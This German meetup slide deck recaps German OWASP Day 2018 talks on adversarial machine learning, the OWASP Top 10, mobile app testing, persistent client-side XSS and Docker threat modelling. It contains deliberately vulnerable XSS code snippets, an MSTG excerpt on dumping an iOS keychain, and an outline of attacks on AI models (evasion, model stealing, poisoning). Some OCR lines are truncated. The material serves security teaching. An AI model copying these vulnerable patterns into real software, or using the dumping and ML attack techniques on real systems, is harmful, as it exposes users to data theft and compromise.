OWASP
Open Web Application
Security Project

German OWASP Day 2018 in Münster

Nachlese von Thomas Herzog und Torsten Gigler

Münchner OWASP Stammtisch am 22.01.2019

OWASP
German Chapter

German OWASP Day 2018 (1)

Vortrag	Name
☒ Workshop: OWASP Juice Shop	Björn Kimminich
☒ Workshop: TLS – Einführung und Best Practices	Achim Hoffmann, Damian Poddebniak, Sebastian Schinzel
Sicherheitslücken in der künstlichen Intelligenz	Konrad Rieck
OWASP Top 10 – 2017: Die 10 kritischsten Sicherheitsrisiken für Webanwendungen	Torsten Gigler
Introduction to Mobile Security Testing: Approaches and Examples using OWASP MSTG	Carlos Holguera
Don't Trust The Locals: Exploiting Persistent Client-Side Cross-Site Scripting in the Wild	Marius Steffens, Ben Stock
Docker Threat Modelling und Top 10	Dirk Wetter

☒ in diesem Vortrag nicht enthalten

German OWASP Day 2018 (2)

Vortrag	Name
☒ **How API Design Impacts Security: An Empirical Study of the PostMessage API**	Sebastian Lekies
☒ **Entwicklung von APT-Vorfällen in den letzten 5 Jahren**	Christoph Fischer
Der Feind in meiner Anlage – Risiken im Umfeld des industriellen IoT am Beispiel verteilter Energiesysteme	Ingo Hanke
Transient Execution Attacks: Meltdown, Spectre, and how to mitigate them	Daniel Gruss
Efail: Angriffe gegen Ende-zu-Ende-Verschlüsselung von E-Mail-Kommunikation mit S/MIME und OpenPGP	Christian Dresen
PostScript Undead: Pwning the Web with a 35 Years Old Language	Jens Müller
The traditional/inevitable OWASP Juice Shop update	Björn Kimminich

☒ in diesem Vortrag nicht enthalten


OWASP
Open Web Application Security Project

German OWASP Day 2018 (3)


Vortrag (Lightning Talk)	Name
IT Security Weaknesses of Emergency Alert Apps	Marc Schoenefeld, Malte Schoenefeld
Mapping technischer Schwachstellen aus der OWASP Top 10 auf ISO/IEC 27001 Controls	Tobias Kappert
Fun with Apache and MIME types	Hanno Böck

Sicherheitslücken in der künstlichen Intelligenz [Konrad Rieck] (1)

(Adversial) Machine Learning



Categorization of objects into classes



Attacks:

1 **Misleading the prediction function**

Minimal perturbation t of input x inducing misclassification


2 **Model Stealing**

Reconstruction of model

3 **Manipulating the learning model**

Poisoning and Backdoors

Training data or model must be accessible



OWASP
Open Web Application Security Project

Sicherheitslücken in der künstlichen Intelligenz [Konrad Rieck] (2)


Detected: **Airplane**

Detected: **Car**

Detected: **Truck**

Detected: **Dog**

Detected: Milla Jovovich



Detected: Milla Jovovich

Sicherheitslücken in der künstlichen Intelligenz [Konrad Rieck] (3)

Defenses for Machine Learning

Tough problem

No strong defenses currently known!

Two defense strategies:

Attack-resilient learning algorithms:

- Complexity
- Randomization

Both defenses ineffective

- Stateful Application

Limited applicability in practice

Security-Aware Testing

- Better testing for models
- Differential testing

Inherent limitations of testing approaches

- Take-Away: **Machine learning is insecure!**

Biggio, Roli: Wild Patterns: Ten Years After the Rise of Adversarial Machine Learning
https://arxiv.org/abs/1712.03141

Deutsche Version der OWASP Top 10 [Torsten Gigler]

Deutschsprachiges Top 10-Team:

- Christian Dresen
- Alexios Fakos
- Louisa Frick
- Torsten Gigler
- Tobias Glemser
- Dr. Frank Gut
- Dr. Ingo Hanke
- Dr. Thomas Herzog
- Dr. Markus Koegel
- Sebastian Klipper
- Jens Liebau
- Ralf Reinhardt
- Martin Riedel
- Michael Schaefer

NEU

OWASP

OWASP Top 10 - 2017

Die 10 kritischsten Sicherheitsrisiken für Webanwendungen

(Deutsche Version 1.0)

OWASP German Chapter https://owasp.de


Dieses Dokument ist wie folgt lizenziert: Creative Commons Attribution-ShareAlike 4.0 International License

Beim German OWASP Day und als Download:

https://www.owasp.org/index.php/Germany/Projekte/Top_10

OWASP Open Web Application Security Project

Introduction to Mobile Security Testing: Approaches and Examples using OWASP MSTG [Carlos Holguera] (1)



Checklist
Test Cases
Requirements
OWASP Mobile Security Testing Guide (MSTG)
OWASP Mobile Application Security Verification Standard (MASVS)

V2	Data Storage and Privacy	
2.2	Verify that no sensitive data is written to application logs.	✓

OMTG-DATAST-002: Test for Sensitive Data in Logs

Overview

There are many legit reasons to create log files on a mobile device, for example to keep track of crashes or errors that are stored locally when being offline and being sent to the application developer/company once online again or for usage statistics. However, logging sensitive data such as credit card number and session IDs might expose the data to attackers or malicious applications. Log files can be created in various ways on each of the different operating systems. The following list shows the mechanisms that are available on Android:


- Log Class, .log[a-Z]
- Logger Class
- StrictMode
- System.out/System.err.print

Classification of sensitive information can vary between different industries, countries and their laws and regulations. Therefore laws and regulations need to be known that are applicable to it and to be aware of what sensitive information actually is in the context of the App.

#	
2.2	No sensitive data is written to application logs.

Introduction to Mobile Security Testing: Approaches and Examples using OWASP MSTG [Carlos Holguera] (2)

OWASP MASVS:



Security Verification Requirements


#	Description	L1	L2
5.1	Data is encrypted on the network using TLS. The secure channel is used consistently throughout the app.	✓	✓
5.2	The TLS settings are in line with current best practices, or as close as possible if the mobile operating system does not support the recommended standards.	✓	✓
5.3	The app verifies the X.509 certificate of the remote endpoint when the secure channel is established. Only certificates signed by a trusted CA are accepted.	✓	✓
5.4	The app either uses its own certificate store, or pins the endpoint certificate or public key, and subsequently does not establish connections with endpoints that offer a different certificate or key, even if signed by a trusted CA.		✓
5.5	The app doesn't rely on a single insecure communication channel (email or SMS) for critical operations, such as enrollments and account recovery.		✓
5.6	The app only depends on up-to-date connectivity and security libraries.		✓

OS agnostic

How? MSTG

Introduction to Mobile Security Testing: Approaches and Examples using OWASP MSTG [Carlos Holguera] (3)

OWASP MSTG:



22 code results in OWASP/owasp-mstg or view all results on GitHub

Document/0x06b-Basic-Security-Testing.md

Markdown

Showing the top two matches Last indexed 20 days ago

~~~
$ scp -P 2222 root@localhost:/tmp/data.tgz .
```


#### Dumping KeyChain Data

[Keychain-dumper](https://github.com/ptoomey3/Keychain-Dumper/) lets you dump a jailbroken
device's KeyChain contents. The easiest way to get the tool is to download the binary from its
GitHub repo:
~~~

Document/0x06e-Testing-Cryptography.md

Markdown

Showing the top two matches Last indexed 20 days ago

```
Next, for asymmetric operations, Apple provides [SecKey](https://opensource.apple.com/source/Secur
57740.51.3/keychain/SecKey.h.auto.html "SecKey"). Apple provides a nice guide in its [Developer Doc
(https://developer.apple.com/documentation/security/certificate_key_and_trust_services/keys/using_k
"Using keys for encryption") on how to use this.

 *Source: https://stackoverflow.com/questions/8569555/pbkdf2-using-commoncrypto-on-ios, tested in
the `Arcane` library*

When you need to store the key, it is recommended to use the Keychain as long as the protection cl
`kSecAttrAccessibleAlways`. Storing keys in any other location, such as the `NSUserDefaults`, Prone
```

Android Network APIs

References

OWASP Mobile Top 10 2016


- M3 - Insecure Communication - https://ww Insecure_Communication

OWASP MASVS

- V5.3: "The app verifies the X.509 certificat established. Only certificates signed by a t
- V5.4: "The app either uses its own certifica subsequently does not establish connectic even if signed by a trusted CA."
- V5.6: "The app only depends on up-to-date connectivity and security libraries."

Introduction to Mobile Security Testing: Approaches and Examples using OWASP MSTG [Carlos Holguera] (4)


Pentesting mobile Apps



Penetration Testing (a.k.a. Pentesting)


The classic approach involves all-around security testing o
build that's available at the end of the development proces
process, we recommend the Mobile App Security Verificati
checklist. A typical security test is structured as follows:


- **Preparation** - defining the scope of security testing, in
the organization's testing goals, and sensitive data. Mo
synchronization with the client as well as legally protec
Remember, attacking a system without written authoriz
- **Intelligence Gathering** - analyzing the **environmenta**
a general contextual understanding.
- **Mapping the Application** - based on information from
by automated scanning and manually exploring the ap
of the app, its entry points, the data it holds, and the m
vulnerabilities can then be ranked according to the dar
security tester can prioritize them. This phase includes
during test execution.
- **Exploitation** - in this phase, the security tester tries to
vulnerabilities identified during the previous phase. Th
vulnerabilities are real (i.e., true positives).
- **Reporting** - in this phase, which is essential to the clie
vulnerabilities he or she has been able to exploit and c
has been able to perform, including the compromise's
been able to access illegitimately).



Introduction to Mobile Security Testing: Approaches and Examples using OWASP MSTG [Carlos Holguera] (5)

Techniques




IOS TESTING GUIDE

Platform Overview

Setting up a Testing Environment for iOS Apps

Data Storage on iOS

iOS Cryptographic APIs

Local Authentication on iOS

iOS Network APIs

iOS Platform APIs

Code Quality and Build Settings for iOS Apps

Tampering and Reverse Engineering on iOS

iOS Anti-Reversing Defenses

OWASP
Open Web Application Security Project

Don't Trust The Locals: Exploiting Persistent Client-Side Cross-Site Scripting in the Wild [Marius Steffens, Ben Stock] (1)

	Server	Client
Reflected	echo "Welcome ". $_GET["name"];	document.write("Welcome " + location.hash.slice(1));

Persistent	mysql_query("INSERT INTO posts ...");
	// ..
	$res = mysql_query("SELECT * FROM posts");
	while ($row = mysql_fetch_array($res)) {
	 print $res[0];
	}
		localStorage.setItem("name",
		 location.hash.slice(1));
		// ..
		document.write("Welcome " +
		 localStorage.getItem("name"));

> “With the advent of HTML5, and other browser technologies, we can **envision** the attack payload being permanently stored in the victim’s browser, such as an HTML5 database, and never being sent to the server at all.”


- OWASP Wiki

Don't Trust The Locals: Exploiting Persistent Client-Side Cross-Site Scripting in the Wild [Marius Steffens, Ben Stock] (2)

Persistent Client-Side Cross-Site Scripting

Client-side technology allows for storing of data and code

- Cookies
- Web Storage



Attacker Models:

- Network Attacker
  - Unencrypted connections
- Web Attacker
  - Abuse existing XSS flaw
  - Abuse flows into storage

Potential Attacks

- Infect storage with keylogger → wait for next login
- Cryptojacking

Don't Trust The Locals: Exploiting Persistent Client-Side Cross-Site Scripting in the Wild [Marius Steffens, Ben Stock] (3)

- Conducted large-scale study on Alexa Top 5,000
- 1,946 domains make use of storage data in their application
    - 1,324 domains do so without encoding at least once
- 418 domains have exploitable flow from storage
    - 213 from cookie, 222 from Local Storage
- Real-world exploitability by attacker models
    - 293/418 domains vulnerable to network attacker
    - 65/418 domains vulnerable to Web attacker

Don't Trust The Locals: Exploiting Persistent Client-Side Cross-Site Scripting in the Wild [Marius Steffens, Ben Stock] (4)

- Unstructured Data (214 domains)
  - Can be addressed via proper encoding
- Structured Data (such as JSON, 108 domains)
  - Guess what, don't use eval!
- Client-Side Code Caching (HTML / JavaScript, 101 domains)
  - Service Workers for JavaScript
  - Integrity measures
- Configuration Information (such as Hostnames, 28 domains)
  - solution depends: mostly whitelisting actually works

German OWASP Day 2018: https://god.owasp.de/archive/2018/slides/2018-god-steffens.pdf + Video [Youtube]

Docker Threat Modelling und Top 10 [Dirk Wetter] (1)

Docker

- doesn’t solve any application security problems
- it also doesn’t create addt’l appsec probs

→ But it creates / can create system and network attack surfaces


Threat modeling of Docker

Docker Threat Modelling und Top 10 [Dirk Wetter] (2)

- **1st vector:** Application escape

